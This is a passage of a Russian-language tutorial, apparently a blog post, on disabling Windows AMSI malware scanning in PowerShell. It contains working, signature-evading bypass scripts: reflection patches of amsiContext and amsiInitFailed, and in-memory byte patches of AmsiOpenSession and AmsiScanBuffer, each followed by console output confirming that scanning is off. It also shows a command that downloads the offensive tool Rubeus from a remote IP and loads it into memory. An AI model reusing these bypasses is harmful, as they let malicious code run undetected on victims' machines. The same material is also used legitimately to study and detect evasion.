Возьмем ее за основу и модернизируем, для исправления второго слова QWORD:

```
$a=[Ref].Assembly.GetTypes();Foreach($b in $a) {if ($b.Name -like "*iUtils")
{$c=$b}};$d=$c.GetFields('NonPublic,Static');Foreach($e in $d) {if ($e.Name -like
"*Context") {$f=$e}};$g=$f.GetValue($null);$ptr =
[System.IntPtr]::Add([System.IntPtr]$g, 0x8);$buf = New-Object byte[](8);
[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $ptr, 8)
```

Объяснить с

Выполним его и видим, что AMSI для данного процесса отключен:



```
Windows PowerShell
(C) Корпорация Майкрософт (Microsoft Corporation). Все права защищены.

Попробуйте новую кроссплатформенную оболочку PowerShell (https://aka.ms/powershell)

PS C:\Users\... > amsiutils
строка:1 знак:1
+ amsiutils
+ ~~~~~
Этот сценарий содержит вредоносное содержимое и был заблокирован антивирусным программным обеспечением.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\... > $a=[Ref].Assembly.GetTypes();Foreach($b in $a) {if ($b.Name -like "*iUtils") {$c=$b}};$d=$c.GetFields
('NonPublic,Static');Foreach($e in $d) {if ($e.Name -like "*Context") {$f=$e}};$g=$f.GetValue($null);$ptr = [System.IntP
tr]::Add([System.IntPtr]$g, 0x8);$buf = New-Object byte[](8);[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $pt
r, 8)
PS C:\Users\... > amsiutils
amsiutils : Имя "amsiutils" не распознано как имя командлета, функции, файла сценария или выполняемой программы. Провер
ьте правильность написания имени, а также наличие и правильность пути, после чего повторите попытку.
строка:1 знак:1
+ amsiutils
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (amsiutils:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
```

Таким образом можно изменять значения и для третьего слова QWORD.

Попробуем немного другой вариант, для изменения RCX. Изменим проверку командой xor rcx, rcx.

В "сыром" виде это значения \x48\x31\xc9.

Возьмем известный скрипт для патчинга и вставим в него новые инструкции:

```
function LookupFunc {
Param ($moduleName, $functionName)
$assem = ([AppDomain]::CurrentDomain.GetAssemblies() |
Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\')[1].
Equals('System.dll')
}).GetType('Microsoft.Win32.UnsafeNativeMethods')
$tmp=@()
$assem.GetMethods() | ForEach-Object {If($_.Name -like "Ge*P*oc*ddress")
{$tmp+=$_}}
return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null,
@($moduleName)), $functionName))
}
```

```
function getDelegateType {
```

```

Param (
[Parameter(Position = 0, Mandatory = $True)] [Type[]]
$func, [Parameter(Position = 1)] [Type] $delType = [Void]
)
$type = [AppDomain]::CurrentDomain.
DefineDynamicAssembly((New-Object
System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).
DefineDynamicModule('InMemoryModule', $false).
DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass,
AutoClass', [System.MulticastDelegate])

$type.
DefineConstructor('RTSpecialName, HideBySig, Public',
[System.Reflection.CallingConventions]::Standard, $func).
SetImplementationFlags('Runtime, Managed')

$type.
DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $delType,
$func). SetImplementationFlags('Runtime, Managed')
return $type.CreateType()
}

[IntPtr]$funcAddr = LookupFunc amsi.dll AmsiOpenSession
$soldProtectionBuffer = 0
$vp=
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc
kernel32.dll VirtualProtect), (getDelegateType @([IntPtr], [UInt32], [UInt32],
[UInt32].MakeByRefType()) ([Bool])))
$vp.Invoke($funcAddr, 3, 0x40, [ref]$soldProtectionBuffer)
$buf = [Byte[]] (0x48,0x31,0xc9)
[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $funcAddr, 3)
Объяснить с

```

Выполним.

```

(C) Корпорация Майкрософт (Microsoft Corporation). Все права защищены.
Попробуйте новую кроссплатформенную оболочку PowerShell (https://aka.ms/pscore6)
PS C:\WINDOWS\system32> cd c:/
PS C:\> amsiutils
строка:1 знак:1
+ amsiutils
+ ~~~~~
Этот сценарий содержит вредоносное содержимое и был заблокиров
ан антивирусным программным обеспечением.
+ CategoryInfo          : ParserError: (:) [], ParentCont
ainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\> .\patch.ps1
True
PS C:\> amsiutils
amsiutils : имя "amsiutils" не распознано как имя командлета,
функции, файла сценария или выполняемой программы. Проверьте п
равильность написания имени, а также наличие и правильность пу
ти, после чего повторите попытку.
строка:1 знак:1
+ amsiutils
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (amsiutils:Stri
ng) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

```

Успешно! Amsi для данного процесса отключен.

Атака на AmsiInitialize()

Так как эта функция выполняется первой, до загрузки остальных, то напрямую изменить память мы не сможем. Но есть возможность изменить структуру HAMSICONTEXT на которую ссылается amsicontext. И так как сигнатурный анализ строк никто не отменял, обфускация необходима.

```
$a=[Ref].Assembly.GetTypes();Foreach($b in $a) {if ($b.Name -like "*iUtils")
{$c=$b}};$d=$c.GetFields('NonPublic,Static');Foreach($e in $d) {if ($e.Name -like
"*Failed") {$f=$e}};$f.SetValue($null,$true)
```

Объяснить с

Данный обход все еще работает в Windows 11, только необходимо осуществить обфускацию любым доступным инструментом или вручную.

Атака на AmsiScanBuffer()

При анализе веток выполнения функции функции можно встретить команду mov eax, 0x80070057.

Видим код ошибки **E_INVALIDARG** в списке:

Name	Description	Value
S_OK	Operation successful	0x00000000
E_ABORT	Operation aborted	0x80004004
E_ACCESSDENIED	General access denied error	0x80070005
E_FAIL	Unspecified failure	0x80004005
E_HANDLE	Handle that is not valid	0x80070006
E_INVALIDARG	One or more arguments are not valid	0x80070057
E_NOINTERFACE	No such interface supported	0x80004002
E_NOTIMPL	Not implemented	0x80004001
E_OUTOFMEMORY	Failed to allocate necessary memory	0x8007000E
E_POINTER	Pointer that is not valid	0x80004003
E_UNEXPECTED	Unexpected failure	0x8000FFFF

Это код который возвращает функция на выходе при ошибке. Необходимо записать код возврата в память.

```
mov eax, 0x80070057
ret
Объяснить с
```

В "сыром" виде это значения \xb8\x57\x00\x07\x80\xc3, но так как их сигнатуры добавлены в базы, необходимо их изменить. Например:

```
mov eax, 0x80071234;
mov ax, 0x0032;
mov al, 0x57
ret;
Объяснить с
```

Вставляем инструкции в тот же скрипт из предыдущего обхода:

```
function LookupFunc {
Param ($moduleName, $functionName)
$sassem = ([AppDomain]::CurrentDomain.GetAssemblies() |
Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\')[1].
Equals('System.dll')
}).GetType('Microsoft.Win32.UnsafeNativeMethods')
$tmp=@()
$sassem.GetMethods() | ForEach-Object {If($_.Name -like "Ge*P*oc*ddress")
{$tmp+=$_}}
return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null,
@($moduleName)), $functionName))
}
```

```
function getDelegateType {
Param (
[Parameter(Position = 0, Mandatory = $True)] [Type[]]
$func, [Parameter(Position = 1)] [Type] $delType = [Void]
)
$type = [AppDomain]::CurrentDomain.
DefineDynamicAssembly((New-Object
System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).
DefineDynamicModule('InMemoryModule', $false).
DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass,
AutoClass', [System.MulticastDelegate])

$type.
DefineConstructor('RTSpecialName, HideBySig, Public',
[System.Reflection.CallingConventions]::Standard, $func).
SetImplementationFlags('Runtime, Managed')


$type.
DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $delType,
$func). SetImplementationFlags('Runtime, Managed')
return $type.CreateType()
}
```

```

$a="A"
$b="msiS"
$c="canB"
$d="uffer"
[IntPtr]$funcAddr = LookupFunc amsi.dll ($a+$b+$c+$d)
$oldProtectionBuffer = 0
$vp=
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc
kernel32.dll VirtualProtect), (getDelegateType @([IntPtr], [UInt32], [UInt32],
[UInt32].MakeByRefType()) ([Bool])))
$vp.Invoke($funcAddr, 3, 0x40, [ref]$oldProtectionBuffer)
$buf = [Byte[]] (0xb8,0x34,0x12,0x07,0x80,0x66,0xb8,0x32,0x00,0xb0,0x57,0xc3)
[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $funcAddr, 12)
Объяснить с

```

Выполним:



```

PS C:\> amsiutils
строка:1 знак:1
+ amsiutils
+ ~~~~~
Этот сценарий содержит вредоносное содержимое и был заблокирован антивирусным программным обеспечением.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\> .\patch.ps1
True
PS C:\> amsiutils
amsiutils : Имя "amsiutils" не распознано как имя командлета, функции, файла сценария или выполняемой программы. Провер
ьте правильность написания имени, а также наличие и правильность пути, после чего повторите попытку.
строка:1 знак:1
+ amsiutils
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (amsiutils:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

```

Успешно! Amsi отключен для данного процесса.

Обход AMSI при загрузке сборки .Net

Как уже было сказано в этой статье, описанные выше обходы помогают отключить сканирование сценариев powershell библиотекой amsi. Однако если скрипт (или запущенная сессия powershell) будет использовать пространство имен System.Reflection класса Assembly для [динамической загрузки сборки](#) [System.Reflection.Assembly]::Load, то она будет сканироваться AMSI отдельно. Например при запуске в сеансе исполняемого файла, который будет подгружать сборку .Net. *Что это значит на практике?*

Например, мы скачиваем двоичный файл, пытаемся загрузить его в память и выполнить:

```

$data=(new-object
System.Net.WebClient).DownloadData('http://192.168.0.45:443/rubeus.exe')
$assembly=[System.Reflection.Assembly]::Load($data)
Объяснить с

```

Увидим ошибку: Exception calling "Load" with "1" argument(s): "Could not load file or assembly '288768 bytes loaded from Anonymously Hosted

DynamicMethods Assembly, Version=0.0.0.0, Но это же не ответ AMSI о вредоносном ПО?

Почти! Это результат сканирования AMSI переданного кода сборки. Данная ситуация хорошо описана в статье [2021](#) года, но актуальна до сих пор.

Если мы выполним атаку на `AmsiInitialize()` или `AmsiOpenSession()`, то результата не будет. При вызове `[System.Reflection.Assembly]::Load()` подгружается библиотека `clr.dll` (Common Language Runtime) являющаяся основой платформы .NET. В ней есть функция `AmsiScan()`, которая будет вызываться **дополнительно** независимо от предыдущих функций анализа кода powershell.

```
0:026> g
Breakpoint 1 hit
amsi!AmsiOpenSession:
00007ff9`0aa78200 4885d2      test     rdx,rdx
0:026> g
Breakpoint 2 hit
amsi!AmsiScanBuffer:
00007ff9`0aa78260 4c8bdc      mov     r11,rsp
0:026> g
Breakpoint 3 hit
clr!AmsiScan:
00007ff8`fdfbbc94 48895c2408      mov     qword ptr [rsp+8],rbx ss:000000b8`bc58d700=0000021c3e361f00
0:026> g
Breakpoint 0 hit
amsi!AmsiInitialize:
00007ff9`0aa72e00 48895c2410      mov     qword ptr [rsp+10h],rbx ss:000000b8`bc58d678={amsi!AmsiInitialize (00007ff9`0aa72e00)}
0:026> g
Breakpoint 2 hit
amsi!AmsiScanBuffer:
00007ff9`0aa78260 4c8bdc      mov     r11,rsp
```

После вызова `AmsiScan()` библиотеки `clr.dll`, происходит повторный запуск функций `AmsiInitialize()` и `AmsiScanBuffer()` библиотеки `amsi.dll`, что говорит нам о необходимости еще раз использовать атаку на `AmsiScanBuffer()`.

Выполнив атаку на `AmsiScanBuffer()` скриптом из предыдущей главы, пытаемся вновь загрузить в память и выполнить код методом

`[System.Reflection.Assembly]::Load()` Получим положительный результат!

Закрепим. Атака `AmsiInitialize()`, не работает, поскольку полезная нагрузка изменяет вложенные значения в пространстве имен [System.Management.Automation](#). Это пространство имен является корневым пространством имен для PowerShell. Оно не связано со сканированием сборки .NET. В то время `AmsiOpenSession()` вообще не вызывается в `AmsiScan()`. Вызывается `AmsiScanBuffer`, следовательно, метод обхода путем атаки на `AmsiScanBuffer()` все еще **работает** при загрузке сборок .NET.

Полезные ссылки

- <https://learn.microsoft.com/ru-ru/windows/win32/amsi/antimalware-scan-interface-portal>
- <https://learn.microsoft.com/ru-ru/dotnet/api/system.reflection.assembly?view=net-7.0>

- https://www.trendmicro.com/en_us/research/22//detecting-windows-amsi-bypass-techniques.html
- <https://medium.com/@nullx3d/amsi-overview-and-bypass-methods-76b9d5896eb5>
- <https://practicalsecurityanalytics.com/new-amsi-bypass-using-clr-hooking/>
- <https://infosecwriteups.com/amsi-bypass-new-way-2023-d506345944e9>
- <https://s3cur3th1ssh1t.github.io/Powershell-and-the-.NET-AMSI-Interface/>
- <https://www.mdsec.co.uk/2018/06/exploring-powershell-amsi-and-logging-evasion/>
- <https://news.sophos.com/en-us/2021/06/02/amsi-bypasses-remain-tricks-of-the-malware-trade/>
- https://github.com/senzee1984/Amsi_Bypass_In_2023
- <https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell/>
- <https://github.com/NotPrab/.NET-Obfuscator>
- <https://github.com/nullx3d/AmsiBypassWithPython>